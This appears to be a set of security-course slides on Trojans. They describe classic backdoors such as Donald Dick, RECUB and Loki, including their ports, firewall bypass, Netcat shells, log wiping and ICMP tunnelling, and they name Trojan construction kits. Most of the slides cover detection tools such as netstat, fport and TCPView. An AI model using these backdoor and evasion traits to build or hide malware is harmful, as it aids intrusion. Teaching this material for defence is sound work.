
Trojan: Donald Dick

Donald Dick is a tool that enables a user to control another computer over a network. It uses a client server architecture with the server residing on the victim's computer.



The attacker uses the client to send commands through TCP or SPX to the victim listening on a pre-defined port.

Donald Dick uses default port either 23476 or 23477.



Classic Trojan presented here as proof of concept

Trojan: RECUB

- ⦿ RECUB (Remote Encrypted Callback Unix Backdoor) is a Windows port for a remote administration tool which can be also used as a backdoor on a Windows system
- ⦿ It bypasses firewall by opening new window of IE and then injecting code into it
- ⦿ It uses Netcat for remote shell
- ⦿ It empties all event logs after exiting the shell


Source: <http://www.hirosh.net>

Classic Trojan presented here as proof of concept

Hacking Tool: Loki

(www.phrack.com)

- ⦿ Loki was written by daemon9 to provide shell access over ICMP, making it much more difficult to detect than TCP- or UDP-based backdoors.
- ⦿ As far as the network is concerned, a series of ICMP packets are shot back and forth: a ping, pong response. As far as the attacker is concerned, commands can be typed into the loki client and executed on the server.



Classic tool presented here as proof of concept

Loki Countermeasures

- ⦿ Configure firewall to block ICMP or limit the allowable IP's incoming and outgoing echo packets
- ⦿ Blocking ICMP will disable ping request and may cause inconvenience to users
- ⦿ It is recommended to be careful while deciding on security versus convenience
- ⦿ Loki also has the option to run over UDP port 53 (DNS queries and responses)

Atelier Web Remote Commander

- ◉ Access to the remote computer desktop
- ◉ Local files can be uploaded to the remote system
- ◉ Files can be remotely zipped or unzipped
- ◉ Allows sending or receiving the Clipboard contents like text, pictures, and Windows Clipboard formats



Trojan Horse Construction Kit


- ⊙ Such kits help hackers to construct Trojan horses of their choice
- ⊙ These tools can be dangerous and can backfire if not executed properly
- ⊙ Some of the Trojan kits available in the wild are as follows:
 - The Trojan Horse Construction Kit v2.0
 - Progenic Mail Trojan Construction Kit - PMT
 - Pandora's Box

How to Detect Trojans?

1. Scan for suspicious open ports using tools such as
 - Netstat
 - Fport
 - TCPView
2. Scan for suspicious running processes using
 - Process Viewer
 - What on my computer
 - Inzider
3. Scan for suspicious registry entries using the tools below
 - What running on my computer
 - MSConfig
4. Scan for suspicious network activities
 - Ethereal
5. Run Trojan scanner and detect Trojans

Tool:Netstat

- Netstat is used to display active TCP connections, IP routing tables, and ports on which the computer is listening




```
C:\WINNT\system32\cmd.exe
^C
C:\>netstat -an

Active Connections

Proto Local Address          Foreign Address         State
TCP   0.0.0.0:7              0.0.0.0:0               LISTENING
TCP   0.0.0.0:9              0.0.0.0:0               LISTENING
TCP   0.0.0.0:13             0.0.0.0:0               LISTENING
TCP   0.0.0.0:17             0.0.0.0:0               LISTENING
TCP   0.0.0.0:19             0.0.0.0:0               LISTENING
TCP   0.0.0.0:23             0.0.0.0:0               LISTENING
TCP   0.0.0.0:135            0.0.0.0:0               LISTENING
TCP   0.0.0.0:445            0.0.0.0:0               LISTENING
TCP   0.0.0.0:1025           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1026           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1029           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1030           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1224           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1681           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1683           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1685           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1686           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1801           0.0.0.0:0               LISTENING
TCP   0.0.0.0:2103           0.0.0.0:0               LISTENING
```

Tool: fPort

- ◉ fport reports all open TCP/IP and UDP ports and maps them to the owning application
- ◉ fport can be used to quickly identify unknown open ports and their associated applications




```
C:\WINNT\system32\cmd.exe
E:\New Share\fport\Fport-2.0>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid    Process      Port  Proto Path
844    tcpsvcs      -> 7    TCP   C:\WINNT\System32\tcpsvcs.exe
844    tcpsvcs      -> 9    TCP   C:\WINNT\System32\tcpsvcs.exe
844    tcpsvcs      -> 13   TCP   C:\WINNT\System32\tcpsvcs.exe
844    tcpsvcs      -> 17   TCP   C:\WINNT\System32\tcpsvcs.exe
844    tcpsvcs      -> 19   TCP   C:\WINNT\System32\tcpsvcs.exe
496    tlntsvr      -> 23   TCP   C:\WINNT\system32\tlntsvr.exe
420    svchost      -> 135  TCP   C:\WINNT\system32\svchost.exe
8      System      -> 139  TCP
8      System      -> 445  TCP
488    msdtc        -> 1025 TCP   C:\WINNT\System32\msdtc.exe
812    MSTask       -> 1026 TCP   C:\WINNT\system32\MSTask.exe
1116   mqsvc        -> 1029 TCP   C:\WINNT\system32\mqsvc.exe
1080   inetinfo     -> 1030 TCP   C:\WINNT\system32\inetinfo.exe
1532   msnmsgr      -> 1224 TCP   C:\Program Files\MSN Messenger\msnmsgr.exe
1532   msnmsgr      -> 1681 TCP   C:\Program Files\MSN Messenger\msnmsgr.exe
1532   msnmsgr      -> 1683 TCP   C:\Program Files\MSN Messenger\msnmsgr.exe
1532   msnmsgr      -> 1685 TCP   C:\Program Files\MSN Messenger\msnmsgr.exe
1116   mqsvc        -> 1801 TCP   C:\WINNT\system32\mqsvc.exe
```

Tool: TCPView

- TCPView is a Windows program that will show detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses and state of TCP connections
- When TCPView is run, it will enumerate all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions




The screenshot shows the TCPView application window with the title bar "TCPView - Sysinternals: www.sysinternals.com". The window contains a table of network connections with the following columns: Process, Protocol, Local Address, Remote Address, and State. The table lists various system processes and their active network connections, including listening ports and established connections. Two rows are highlighted in green: "OUTLOOK.EXE:3728" listening on "marklap:2205" and an established connection to "216.142.94.30:pop3".

Process	Protocol	Local Address	Remote Address	State
inetinfo.exe:1352	TCP	marklap:smtp	marklap:0	LISTENING
inetinfo.exe:1352	TCP	marklap:http	marklap:0	LISTENING
svchost.exe:776	TCP	marklap:epmap	marklap:0	LISTENING
inetinfo.exe:1352	TCP	marklap:https	marklap:0	LISTENING
System:4	TCP	marklap:microsoft-ds	marklap:0	LISTENING
svchost.exe:800	TCP	marklap:1025	marklap:0	LISTENING
DSRSvc.exe:1316	TCP	marklap:1028	marklap:0	LISTENING
inetinfo.exe:1352	TCP	marklap:1030	marklap:0	LISTENING
System:4	TCP	marklap:1036	marklap:0	LISTENING
msmsgs.exe:2076	TCP	marklap:2185	marklap:0	LISTENING
UltraDev.exe:3672	TCP	marklap:2196	marklap:0	LISTENING
svchost.exe:972	TCP	marklap:5000	marklap:0	LISTENING
svchost.exe:800	TCP	marklap:netbios-ssn	marklap:0	LISTENING
msmsgs.exe:2076	TCP	marklap:2185	msgr-cs128.msgs.hotmail.com:1863	ESTABLISHED
UltraDev.exe:3672	TCP	marklap:2196	216.142.16.232:ftp	ESTABLISHED
[System Process]0	TCP	marklap:2201	216.142.16.232:ftp-data	TIME_WAIT
msmsgs.exe:2076	TCP	marklap:8495	marklap:0	LISTENING
System:4	TCP	marklap:netbios-ssn	marklap:0	LISTENING
msmsgs.exe:2076	TCP	marklap:15862	marklap:0	LISTENING
System:4	TCP	marklap:netbios-ssn	marklap:0	LISTENING
System:4	TCP	marklap:1235	marklap:0	LISTENING
System:4	TCP	marklap:1270	marklap:0	LISTENING
msmsgs.exe:2076	TCP	marklap:11724	marklap:0	LISTENING
OUTLOOK.EXE:3728	TCP	marklap:2205	marklap:0	LISTENING
OUTLOOK.EXE:3728	TCP	marklap:2205	216.142.94.30:pop3	ESTABLISHED
svchost.exe:776	UDP	marklap:epmap	...	...
System:4	UDP	marklap:microsoft-ds	...	...
lsass.exe:612	UDP	marklap:isakmp	...	...
svchost.exe:800	UDP	marklap:1026	...	...
DSRSvc.exe:1316	UDP	marklap:1027	...	...
DSRSvc.exe:1316	UDP	marklap:1029	...	...
inetinfo.exe:1352	UDP	marklap:1031	...	...
DSRSvc.exe:1316	UDP	marklap:1048	...	...
svchost.exe:960	UDP	marklap:1062	...	...
svchost.exe:960	UDP	marklap:1070	...	...
msmsgs.exe:2076	UDP	marklap:1442	...	...
svchost.exe:960	UDP	marklap:1774	...	...
NetClient.exe:1740	UDP	marklap:2188	...	...
inetinfo.exe:1352	UDP	marklap:3456	...	...
DSRSvc.exe:1316	UDP	marklap:3108	...	...


Tool: Process Viewer

- PrcView is a process viewer utility that displays detailed information about processes running under Windows
- PrcView comes with a command line version that allows the user to write scripts to check if a process is running, kill it, etc.
- The Process Tree shows the process hierarchy for all running processes



Check for Running Processes

- Tool: What's on My Computer
- It gives information about any file, folder, or program on your computer
- Allows to search for information on the web
- Keeps out from viruses and Trojans
- Keeps your computer secure




Inzider - Tracks Processes and Ports

<http://ntsecurity.nu/cgi-bin/download/inzider.exe.pl>

- ⦿ This is a very useful tool that lists processes in the Windows system and the ports each one listens on
- ⦿ For instance, under Windows 2000, Beast injects itself into other processes, so it is not visible in the Task Manager as a separate process

Tool: What's Running on My Computer


- It gives complete information about processes, services, IP connections, modules, drivers, etc. running on your computer



Screenshot showing list of processes running

Tool: MSConfig

- ◉ Microsoft System Configuration Utility or MSCONFIG is a tool used to troubleshoot problems with your computer
- ◉ It ensures your computer will boot faster and crash less



Anti-Trojan Software

- ⊙ There are many anti-Trojan software programs available with many vendors
- ⊙ Below is the list of some of the anti-Trojan software that is available for trial:
 - Trojan Guard
 - Trojan Hunter
 - ZoneAlarm f Win98&up, 4.530
 - WinPatrol f WinAll, 6.0
 - LeakTest, 1.2
 - Kerio Personal Firewall, 2.1.5
 - Sub-Net
 - TAVScan
 - SpyBot Search & Destroy
 - Anti Trojan
 - Cleaner

Evading Anti-Virus Techniques

